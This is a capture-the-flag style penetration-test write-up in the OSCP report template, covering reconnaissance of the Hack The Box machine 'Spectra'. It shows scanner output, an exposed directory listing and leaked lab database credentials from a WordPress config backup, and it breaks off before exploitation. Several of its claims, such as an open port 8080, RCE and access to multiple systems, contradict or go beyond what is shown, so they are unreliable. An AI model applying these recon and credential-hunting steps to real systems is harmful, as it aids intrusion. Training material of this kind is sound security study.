Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-28

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Spectra**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Spectra** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Spectra(10.10.10.229) - Web Directory traversal and sensitive file exposure to the public internet**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Spectra - 10.10.10.229

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Spectra**.

3.2.1 System IP: 10.10.10.229(Spectra)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.229	**TCP**: 8080\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Thu Aug 26 21:59:13 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.229
Nmap scan report for 10.10.10.229
Host is up, received reset ttl 63 (0.14s latency).
Scanned at 2021-08-26 21:59:14 PDT for 18s
Not shown: 997 closed ports
Reason: 997 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
|_ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAACAQDF1xom8Ljz30NltgYXTRoVI2ymBlBZn849bnFYNKwDgwvW9naxom8pe9mzV+I8pAb5AHeVdok7sz
80/tcp   open  http    syn-ack ttl 63 nginx 1.17.4
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   syn-ack ttl 63 MySQL (unauthorized)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug 26 21:59:32 2021 -- 1 IP address (1 host up) scanned in 18.74 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Thu Aug 26 22:00:11 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  10.10.10.229
Nmap scan report for 10.10.10.229
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-08-26 22:00:11 PDT for 282s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
|_ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAACAQDF1xom8Ljz30NltgYXTRoVI2ymBlBZn849bnFYNKwDgwvW9naxom8pe9mzV+I8pAb5AHeVdok7sz
80/tcp   open  http    syn-ack ttl 63 nginx 1.17.4
```

```
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   syn-ack ttl 63 MySQL (unauthorized)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug 26 22:04:53 2021 -- 1 IP address (1 host up) scanned in 282.01 seconds
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.229
+ Target Hostname:    spectra.htb
+ Target Port:        80
+ Start Time:         2021-08-26 22:07:36 (GMT-7)
---------------------------------------------------------------------------
+ Server: nginx/1.17.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ Retrieved x-powered-by header: PHP/5.6.40
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3268: /testing/: Directory indexing found.
+ OSVDB-3092: /testing/: This might be interesting.
+ 7967 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-08-26 22:26:53 (GMT-7) (1157 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

GoBuster

```

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://spectra.htb/main/
[+] Threads      : 10
[+] Wordlist     : /opt/wordlist/medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
=====================================================
/index.php (Status: 301)
/wp-content (Status: 301)
/wp-login.php (Status: 200)
```

```
/wp-includes (Status: 301)
/wp-admin (Status: 301)
/300x250 (Status: 403)
/checkbox (Status: 403)
/dogovor (Status: 403)
/t379 (Status: 403)
/excuses (Status: 403)
/c_10 (Status: 403)
/c_14 (Status: 403)
/rmt (Status: 403)
/c_13 (Status: 403)
/Raxco (Status: 403)
/30206 (Status: 403)
/civil_liberties (Status: 403)
/NEWS0521 (Status: 403)
/provincia (Status: 403)
/gc1 (Status: 403)
/Currentblognews (Status: 403)
/hdr_welcome (Status: 403)
/press_up (Status: 403)
/138418 (Status: 403)
```

WP-Scan

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.15
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://spectra.htb/main/ [10.10.10.229]
[+] Started: Thu Aug 26 23:02:15 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: nginx/1.17.4
 |  - X-Powered-By: PHP/5.6.40
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://spectra.htb/main/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://spectra.htb/main/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://spectra.htb/main/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://spectra.htb/main/?feed=rss2,
↪  <generator>https://wordpress.org/?v=5.4.2</generator>
 |  - http://spectra.htb/main/?feed=comments-rss2,
↪  <generator>https://wordpress.org/?v=5.4.2</generator>

[+] WordPress theme in use: twentytwenty
 | Location: http://spectra.htb/main/wp-content/themes/twentytwenty/
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://spectra.htb/main/wp-content/themes/twentytwenty/readme.txt
 | [33m[!] The version is out of date, the latest version is 1.8
 | Style URL: http://spectra.htb/main/wp-content/themes/twentytwenty/style.css?ver=1.2
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the
↪  flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://spectra.htb/main/wp-content/themes/twentytwenty/style.css?ver=1.2, Match:
↪  'Version: 1.2'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[34m[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)

 Checking Known Locations -:
↪   |==========================================================================================
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[34m[i] No themes Found.

[+] Enumerating Users (via Passive and Aggressive Methods)

 Brute Forcing Author IDs -:
↪   |=========================================================================================================

[34m[i] User(s) Identified:

[+] administrator
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[33m[!] No WPScan API Token given, as a result vulnerability data has not been output.
[33m[!] You can get a free API token with 25 daily requests by registering at
↪   https://wpscan.com/register

[+] Finished: Thu Aug 26 23:02:44 2021
[+] Requests Done: 409
[+] Cached Requests: 8
[+] Data Sent: 108.572 KB
[+] Data Received: 432.738 KB
[+] Memory used: 217.59 MB
[+] Elapsed time: 00:00:28
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.229

Vulnerability Exploited : Unauthenticated Remote Code Execution

System Vulnerable : 10.10.10.229


Vulnerability Explanation : The administrator has left the sensitive files open to the internet and there was a directory traversal

Privilege Escalation Vulnerability : Adding users to the higher privilage groups to edit the critical commands

Vulnerability fix : Administrator has to make that latest version of software is being used along with the no sensitive data exposures to the public internet, There was a directory traversal too

Severity Level : Critical

By checking the nmap we have three ports open which are ssh,http and mysql.


10.10.10.229

Issue Tracking


Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

Test

Figure 3.1: spectra/images/205-website.png

Checked the website and it seems like the website has a domain name called spectra.htb which has been added to the hosts list. And going to the software testing we can see that the site is combined with wordpress.


spectra.htb/main/

are Issue Management Just another WordPress site

UNCATEGORISED

Hello world!

By administrator 29 June 2020 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ... SEARCH

Archives

June 2020

Recent Posts

Hello world!

Categories

Uncategorised

Recent Comments

Figure 3.2: 205-software_testing.png




```
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://spectra.htb/main/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://spectra.htb/main/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.4.2" />
    <script>document.documentElement.className = document.documentElement.className.replace( 'no-js', 'js' );</script>
    <style>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
    </head>

    <body class="home blog wp-embed-responsive enable-search-modal has-no-pagination showing-comments show-avatars footer-top-visible">
```

Figure 3.3: 210-wordpress_confirm.png


While we run the wp-scan at the background i wanted to enumerate the testing directory and while accessing gave me an error called Error establishing connection.



```
spectra.htb/testing/index.php

Error establishing a database connection
```

Figure 3.4: 215-testing_dir.png

But however index.php has been mentioned in the url so i wanted to check if there is any directory traversal in this website which indeed gave me a hit.




```
spectra.htb/testing/

Index of /testing/

../
wp-admin/                                          10-Jun-2020 23:00                   -
wp-content/                                        10-Jun-2020 23:13                   -
wp-includes/                                       10-Jun-2020 23:13                   -
index.php                                          06-Feb-2020 06:33                 405
license.txt                                        10-Jun-2020 23:12               19915
readme.html                                        10-Jun-2020 23:12                7278
wp-activate.php                                    06-Feb-2020 06:33                6912
wp-blog-header.php                                 06-Feb-2020 06:33                 351
wp-comments-post.php                               02-Jun-2020 20:26                2332
wp-config.php                                      28-Oct-2020 05:52                2997
wp-config.php.save                                 29-Jun-2020 22:08                2888
wp-cron.php                                        06-Feb-2020 06:33                3940
wp-links-opml.php                                  06-Feb-2020 06:33                2496
wp-load.php                                        06-Feb-2020 06:33                3300
wp-login.php                                       10-Feb-2020 03:50               47874
wp-mail.php                                        14-Apr-2020 11:34                8509
wp-settings.php                                    10-Apr-2020 03:59               19396
wp-signup.php                                      06-Feb-2020 06:33               31111
wp-trackback.php                                   06-Feb-2020 06:33                4755
xmlrpc.php                                         06-Feb-2020 06:33                3133
```

Figure 3.5: 220-testing_traversal.png

It seems like the web config has been publicly left open. The important file wp-config.php.save since that file might have sql credentials.

Indeed that file gave me sql database credentials as **devtest:devteam01**.




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Figure 3.6: 225-wpconfig.png

Tried to login to mysql with the username and password provided but however i am not able to login to it. Seems like there is an ip based restrictions. Trying to ssh also didnt work.

The only way to get a shell is to try login to the wordpress with the credentials we have. By trying with the same username and password we are not able to login.


spectra.htb/main/?p=1
Customise 4 0 New Edit Post
lanagement Just another WordPress site
UNCATEGORISED


Hello world!

By administrator 29 June 2020 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Figure 3.7: 230-blog_post.png

However by looking at the blog post we can see that the blog post has been posted by administrator. So administrator might be username.



WordPress 5.6.1 is available! Please update now.

